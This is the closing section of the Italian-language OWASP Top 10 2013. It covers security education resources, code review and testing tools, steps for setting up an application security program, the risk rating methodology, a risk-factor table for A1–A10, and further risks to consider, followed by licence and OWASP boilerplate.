Educazione sulla sicurezza applicativa

La [OWASP Education Project](#) fornisce materiale didattico per aiutare ad educare gli sviluppatori sulla sicurezza delle applicazioni web e ha compilato una larga lista di [OWASP Educational Presentations](#). Per l'apprendimento pratico delle vulnerabilità prova [OWASP WebGoat](#), [WebGoat.NET](#) o il [OWASP Broken Web Applications Project](#). Per restare aggiornato vieni alla [OWASP AppSec Conference](#), a un OWASP Conference Training o ai meeting locali degli [OWASP Chapter](#).

Ci sono numerose risorse aggiuntive OWASP disponibili per voi. Visitate [OWASP Projects page](#) dove sono presenti tutti i progetti OWASP organizzati in base alla qualità di rilascio degli stessi (Release Quality, Beta o Alpha). Molte risorse OWASP sono disponibili nella nostra [wiki](#), e molti documenti OWASP possono essere ordinati [in cartaceo o come eBooks](#).

Organizzarsi

Per verificare la sicurezza di una applicazione web che avete sviluppato, o una che state considerando di acquistare, OWASP raccomanda l'analisi del codice applicativo (se disponibile) e il testing dell'applicazione. OWASP raccomanda, dove è possibile, una combinazione di code review e penetration testing applicativo, poiché tale approccio consente di sfruttare i punti di forza di entrambe le tecniche in quanto queste si completano fra loro. Gli strumenti di assistenza alla verifica processuale possono migliorare l'efficienza e l'effettività di una analisi esperta. Gli strumenti di valutazione OWASP sono focalizzati nell'aiutare gli esperti a diventare più efficienti, anziché automatizzare il processo stesso di analisi.

Standardizzare come verificare la sicurezza delle applicazioni web: Per aiutare le organizzazioni a sviluppare in modo consistente e per aiutarle a definire il livello di rigore nel valutare la sicurezza delle applicazioni web, OWASP ha prodotto il [OWASP Application Security Verification Standard \(ASVS\)](#). Questo documento definisce uno standard minimo di verifica per l'esecuzione delle valutazioni di sicurezza delle applicazioni web. OWASP raccomanda l'uso della ASVS come guida, non solo quando è necessario verificare la sicurezza di una applicazione web, ma anche per individuare le tecniche più appropriate e per aiutare a definire e selezionare un livello di rigore quando verificate la sicurezza delle applicazioni web. OWASP inoltre vi raccomanda di utilizzare ASVS come aiuto per definire e selezionare ogni valutazione sui servizi dell'applicazione web che vi dovrete procurare da terze parti.

Suite di strumenti di valutazione: il [OWASP Live CD Project](#) ha messo insieme alcuni dei migliori strumenti della sicurezza open source su un singolo ambiente avviabile o macchina virtuale. Sviluppatori web e professionisti sulla sicurezza possono avviare questo livecd, o eseguire la VM, e avere accesso immediato ad una suite completa di strumenti di sicurezza. Nessuna installazione o configurazione è richiesta per utilizzare gli strumenti forniti nel CD.

Code Review

La revisione del codice sicuro (secure code review) è particolarmente indicata per verificare che un'applicazione contenga forti meccanismi di sicurezza oltre che per trovare problemi che sono difficili da identificare esaminando solo l'output dell'applicazione. L'analisi è particolarmente indicata per trovare i difetti sfruttabili. Detto questo, gli approcci sono complementari e in alcune aree si sovrappongono.

Revisione del codice: Come un compagno per la [OWASP Developer's Guide](#) e la [OWASP Testing Guide](#), OWASP ha prodotto la [OWASP Code Review Guide](#) per aiutare gli sviluppatori e gli specialisti della sicurezza del software a capire come rivedere in modo efficiente ed efficace la sicurezza per un'applicazione web revisionando il codice. Ci sono numerosi problemi di sicurezza sulle applicazioni web, come difetti di Injection, che sono abbastanza facili da trovare sia tramite la revisione del codice, che da test esterni.

Strumenti per la revisione del codice: OWASP ha fatto un lavoro promettente nell'assistere gli esperti nello svolgimento dell'analisi del codice, ma questi strumenti sono ancora ai primi stadi. Gli autori di questi strumenti li usano ogni giorno quando eseguono le revisioni di sicurezza del codice, ma i meno esperti potrebbero trovarli abbastanza difficili da usare. Questi includono [CodeCrawler](#), [Orizon](#), e [O2](#). Solo [O2](#) è in fase di sviluppo attivo dall'ultimo rilascio della Top 10 nel 2010.

Ci sono altri strumenti liberi, open source, per la revisione del codice. I più promettenti sono [FindBugs](#) e il nuovo plugin focalizzato sulla sicurezza [FindSecurityBugs](#), entrambi in Java.

Sicurezza e Penetration Testing

Testare l'applicazione: OWASP ha prodotto la [Testing Guide](#) per aiutare sviluppatori, tester e specialisti della sicurezza del software a capire come verificare la sicurezza delle applicazioni web in modo efficiente ed efficace. Questa guida enorme, che ha avuto decine di collaborazioni, fornisce un'ampia copertura su molti argomenti sulla sicurezza delle applicazioni web. Proprio come la revisione del codice, anche il testing di sicurezza ha i suoi punti di forza. È molto convincente quando si può provare che un'applicazione non è sicura dimostrandone l'exploit. Ci sono inoltre altri problemi di sicurezza, in particolare tutta la sicurezza legata all'infrastruttura applicativa, che non sono rilevabili tramite la revisione del codice, poiché l'applicazione non fornisce da sola tutta la sicurezza.

Strumenti per test di sicurezza delle applicazioni: [WebScarab](#), che è stato uno dei più usati progetti OWASP, e il nuovo [ZAP](#), che ora è molto più popolare, sono entrambi proxy per testare applicazioni web. Questi strumenti permettono agli analisti di sicurezza e agli sviluppatori di intercettare le richieste web applicative, in modo da fargli capire come l'applicazione lavora, e inviare richieste di prova per vedere se l'applicazione risponde in modo sicuro alle stesse. Questi strumenti sono particolarmente efficaci per aiutare ad identificare falle XSS, falle di autenticazione e falle sul controllo di accessi. [ZAP](#) inoltre ha un [active scanner](#) integrato ed è GRATIS!

Cominciare da subito il programma per la sicurezza delle applicazioni

La sicurezza delle applicazioni non è più una scelta. Tra l'incremento degli attacchi e le pressioni normative, le organizzazioni devono mostrare efficacia nella messa in sicurezza delle loro applicazioni. Considerato il numero impressionante di applicazioni e linee di codice già in produzione, molte organizzazioni stanno lottando per tenere sotto controllo un grande numero di vulnerabilità. OWASP raccomanda che le organizzazioni istituiscano un programma per la sicurezza applicativa al fine di conoscere e migliorare la sicurezza in tutto il loro portafoglio applicativo. Implementare la sicurezza applicativa richiede che differenti parti di un'organizzazione lavorino assieme in maniera efficiente: dalla divisione che si occupa di sicurezza a quella di audit, da quella di sviluppo software alla parte business ed al management. Questo processo richiede che la sicurezza sia ben visibile, in modo tale che tutti gli attori coinvolti possano vedere e comprendere le condizioni di sicurezza dell'organizzazione. Esso richiede inoltre di porre l'attenzione sulle attività ed i risultati che aiutano a migliorare la sicurezza dell'azienda, riducendo i rischi in modo più economico possibile. Alcune delle attività chiave di un programma efficace includono:

Per Iniziare

- Istituire un [programma per la sicurezza applicativa](#) e guidarne l'adozione.
- Condurre una [analisi delle differenze tra lo stato attuale ed il programma stabilito](#), così da definire le principali aree da migliorare ed un piano di esecuzione.
- Ottenere l'approvazione da parte del management e stabilire una [campagna di sensibilizzazione sulla sicurezza applicativa](#) per l'intera organizzazione.

Approccio Orientato al Rischio

- Identificare e [dare priorità alle applicazioni](#) in base ai fattori di rischio intrinseci di ognuna di esse.
- Creare un modello utile alla definizione di un profilo di rischio, in modo tale da misurare e dare giusta priorità alle applicazioni.
- Definire delle linee guida per definire correttamente la copertura ed il livello di rigore richiesto.
- Stabilire un [modello di valutazione del rischio condiviso](#) con un insieme di probabilità e fattori di impatto che riflettano la tolleranza della propria organizzazione rispetto ai rischi.

Stabilire una Base Solida

- Stabilire un insieme di [regole e standard](#) per fornire un riferimento per tutti i team di sviluppo.
- Definire un [set comune e riutilizzabile di controlli di sicurezza](#) che integri queste politiche e standard e che preveda delle linee guida per il loro utilizzo, sia nella progettazione che nello sviluppo.
- Istituire un [programma di formazione sulla sicurezza applicativa](#) indirizzato alle differenti figure professionali e aree di interesse coinvolte.

Integrare la Sicurezza nei Processi Esistenti

- Definire e integrare le attività di [implementazione](#) e [verifica della sicurezza](#) nei processi operativi e di sviluppo esistenti. Le attività includono [Threat Modeling](#), [Secure Design & Review](#), [Secure Coding & Code Review](#), [Penetration Testing](#) e [Remediation](#).
- Prevedere la presenza di esperti e [servizi di supporto per i team di sviluppo e di progetto](#) affinché le attività abbiano buon esito.

Dare Visibilità al Management

- Utilizzare le statistiche. Guidare i miglioramenti e le decisioni riguardo i finanziamenti attraverso le statistiche e le analisi dei dati raccolti. Le statistiche includono l'adesione alle procedure/attività di sicurezza, vulnerabilità introdotte e mitigate, copertura delle applicazioni, densità dei difetti per tipo e numero di istanze, ecc.
- Analizzare i dati dall'implementazione e attività di verifica per cercare le cause principali e i pattern di vulnerabilità, al fine di condurre miglioramenti strategici e sistematici all'interno dell'organizzazione.

Sono i Rischi che contano, non le Vulnerabilità

Sebbene la [2007](#) e le precedenti versioni della [OWASP Top 10](#) si siano focalizzate nell'identificare le "vulnerabilità", la OWASP Top 10 è sempre stata incentrata sul concetto rischio. Questo ha comprensibilmente causato confusione per chi stava cercando una tassonomia delle vulnerabilità completa e coerente. L'[OWASP Top 10 per il 2010](#) ha chiarito che la Top 10 si focalizza sul concetto di rischio, spiegando esplicitamente come minacce, vettori di attacco, vulnerabilità, impatti tecnici e impatti di business vengano combinati ed aggregati per produrre un valore di rischio. Questa versione della Top 10 segue la stessa metodologia.






La Risk Rating methodology per la Top 10 è basata sulla [OWASP Risk Rating Methodology](#). Per ogni elemento della Top 10, viene data una stima del rischio che ogni vulnerabilità introduce in una tipica web application, considerando i fattori comuni di probabilità di accadimento ed i fattori di impatto per la tipica vulnerabilità in oggetto. Alla fine la Top 10 viene ordinata in base a quelle vulnerabilità che comunemente introducono i rischi più significativi nelle applicazioni.

La [OWASP Risk Rating Methodology](#) definisce numerosi fattori che aiutano a calcolare il rischio delle vulnerabilità identificate. In ogni caso la Top 10 deve essere una guida generale, più che trattare specifiche vulnerabilità in contesti reali. Di conseguenza, nel calcolo del rischio reale di specifiche applicazioni non sarà possibile essere precisi come lo può essere invece il responsabile di quelle applicazioni. Solo voi sarete in grado di giudicare l'importanza delle vostre applicazioni e dei vostri dati, quali sono le minacce specifiche a cui siete sottoposti, come il vostro sistema è stato implementato e viene gestito operativamente.

La nostra metodologia considera per ogni vulnerabilità tre fattori di probabilità (diffusione, individuazione e facilità di sfruttamento) e uno di impatto (tecnico). La diffusione di una vulnerabilità è un fattore che tipicamente non è necessario calcolare. Per i dati di diffusione abbiamo aggregato le statistiche di un certo numero di differenti organizzazioni (come affermato nella sezione Ringraziamenti a pagina 3), ed abbiamo fatto una media per arrivare alla probabilità di esistenza della Top 10 ordinata per diffusione. Questo valore viene poi combinato con gli altri due elementi di probabilità (individuazione e facilità di sfruttamento) per calcolare la probabilità generale di accadimento di ciascuna vulnerabilità. Questo valore è a sua volta moltiplicato per la media che abbiamo stimato per l'impatto tecnico di ogni elemento, in modo da arrivare ad un valore di rischio generale per ogni elemento della Top 10.

È importante notare che questo approccio non tiene in considerazione la probabilità di accadimento delle minacce e non considera neppure nessun dettaglio tecnico associato alla vostra particolare applicazione. Ognuno di questi fattori potrebbe alterare in maniera significativa la probabilità globale per un attaccante di trovare e sfruttare una particolare vulnerabilità nella vostra applicazione. Questo metodo di valutazione non prende in considerazione nemmeno l'effettivo impatto sul vostro business. La vostra organizzazione dovrà decidere il rischio derivante dalla sicurezza delle applicazioni che la vostra organizzazione è disposta ad accettare. Lo scopo della OWASP Top 10 non è fare l'analisi dei rischi al vostro posto.

Il grafico seguente illustra un esempio di calcolo del rischio per A3: Cross-Site Scripting. XSS è così diffuso che è l'unico ad avere un valore di diffusione pari a 0 ('MOLTO DIFFUSO'). Per tutti gli altri rischi questo varia da diffuso a non comune (valori da 1 a 3).

 Agenti di Minaccia	 Vettori di Attacco	 Problematiche di Sicurezza		 Impatti Tecnici	 Impatti sul Business
Specifici dell'Applicazione	Sfruttabilità MEDIO	Diffusione MOLTO DIFFUSO	Individuazione FACILE	Impatto MODERATO	Specifici App / Business
	2	0	1	2	
		1	*	2	
			2		

Riassunto sui Top 10 Fattori di Rischio

La tabella seguente presenta un sommario per il 2013 dei primi 10 rischi di sicurezza applicativi, e il fattore di rischio che abbiamo assegnato ad ogni rischio. Questi fattori sono stati determinati in base alle statistiche disponibili e all'esperienza della squadra Top 10 OWASP. Per capire questi rischi per una particolare applicazione o organizzazione, dovete considerare il vostro specifico agente di minaccia e impatto aziendale. Anche egregie debolezze software possono non rappresentare un grave rischio se non ci sono agenti di minaccia in condizione di eseguire gli attacchi necessari o se l'impatto sull'impresa è trascurabile per le attività coinvolte.

RISCHIO	Agenti di Minaccia	Vettori di Attacco			Problematiche di Sicurezza		Impatti sul Business
		Sfruttabilità	Diffusione	Individuazione	Impatto	Impatti Tecnici	
A1-Injection	Specifici App	FACILE	COMUNE	MEDIO	GRAVE	Specifici App	
A2-Authentication	Specifici App	MEDIO	DIFFUSO	MEDIO	GRAVE	Specifici App	
A3-XSS	Specifici App	MEDIA	MOLTO DIFFUSO	FACILE	MODERATO	Specifici App	
A4-Insecure DOR	Specifici App	FACILE	COMUNE	FACILE	MODERATO	Specifici App	
A5-Misconfig	Specifici App	FACILE	COMUNE	FACILE	MODERATO	Specifici App	
A6-Sens. Data	Specifici App	DIFFICILE	NON COMUNE	MEDIO	GRAVE	Specifici App	
A7-Function Acc.	Specifici App	FACILE	COMUNE	MEDIO	MODERATO	Specifici App	
A8-CSRF	Specifici App	MEDIO	COMUNE	FACILE	MODERATO	Specifici App	
A9-Components	Specifici App	MEDIO	DIFFUSO	DIFFICILE	MODERATO	Specifici App	
A10-Redirects	Specifici App	MEDIO	NON COMUNE	FACILE	MODERATO	Specifici App	

Rischi aggiuntivi da considerare

La top 10 copre un'aria molto ampia ma ci sono molti altri rischi che dovrete considerare e valutare per la vostra organizzazione. Alcuni di questi sono apparsi nelle versioni precedenti della Top 10, e altri no, includendo nuove tecniche di attacco che vengono identificate continuamente. Altre applicazioni di sicurezza importanti (in ordine alfabetico) che dovrete considerare sono:

- [Clickjacking](#)
- [Concurrency Flaws](#)
- [Denial of Service](#) (era parte della Top 10 2004 – voce 2004-A9)
- [Expression Language Injection \(CWE-917\)](#)
- [Information Leakage and Improper Error Handling](#) (era parte della Top 10 2007 – voce 2007-A6)
- [Insufficient Anti-automation \(CWE-799\)](#)
- [Insufficient Logging and Accountability](#) (correlate alla Top 10 2007 – voce 2007-A6)
- [Lack of Intrusion Detection and Response](#)
- [Malicious File Execution](#) (era presente nella Top 10 2007 – voce 2007-A3)
- [Mass Assignment \(CWE-915\)](#)
- [User Privacy](#)

THE BELOW ICONS REPRESENT WHAT OTHER VERSIONS ARE AVAILABLE IN PRINT FOR THIS TITLE BOOK.

ALPHA: "Alpha Quality" book content is a working draft. Content is very rough and in development until the next level of publication.

BETA: "Beta Quality" book content is the next highest level. Content is still in development until the next publishing.

RELEASE: "Release Quality" book content is the highest level of quality in a books title's lifecycle, and is a final product.



ALPHA
PUBLISHED



BETA
PUBLISHED



RELEASE
PUBLISHED

YOU ARE FREE:



to share - to copy, distribute and transmit the work



to Remix - to adapt the work

UNDER THE FOLLOWING CONDITIONS:



Attribution. You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).



Share Alike. - If you alter, transform, or build upon this work, you may distribute the resulting work only under the same, similar or a compatible license.



OWASP

The Open Web Application Security Project

The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible," so that people and organizations can make informed decisions about application security risks. Everyone is free to participate in OWASP and all of our materials are available under a free and open software license. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work.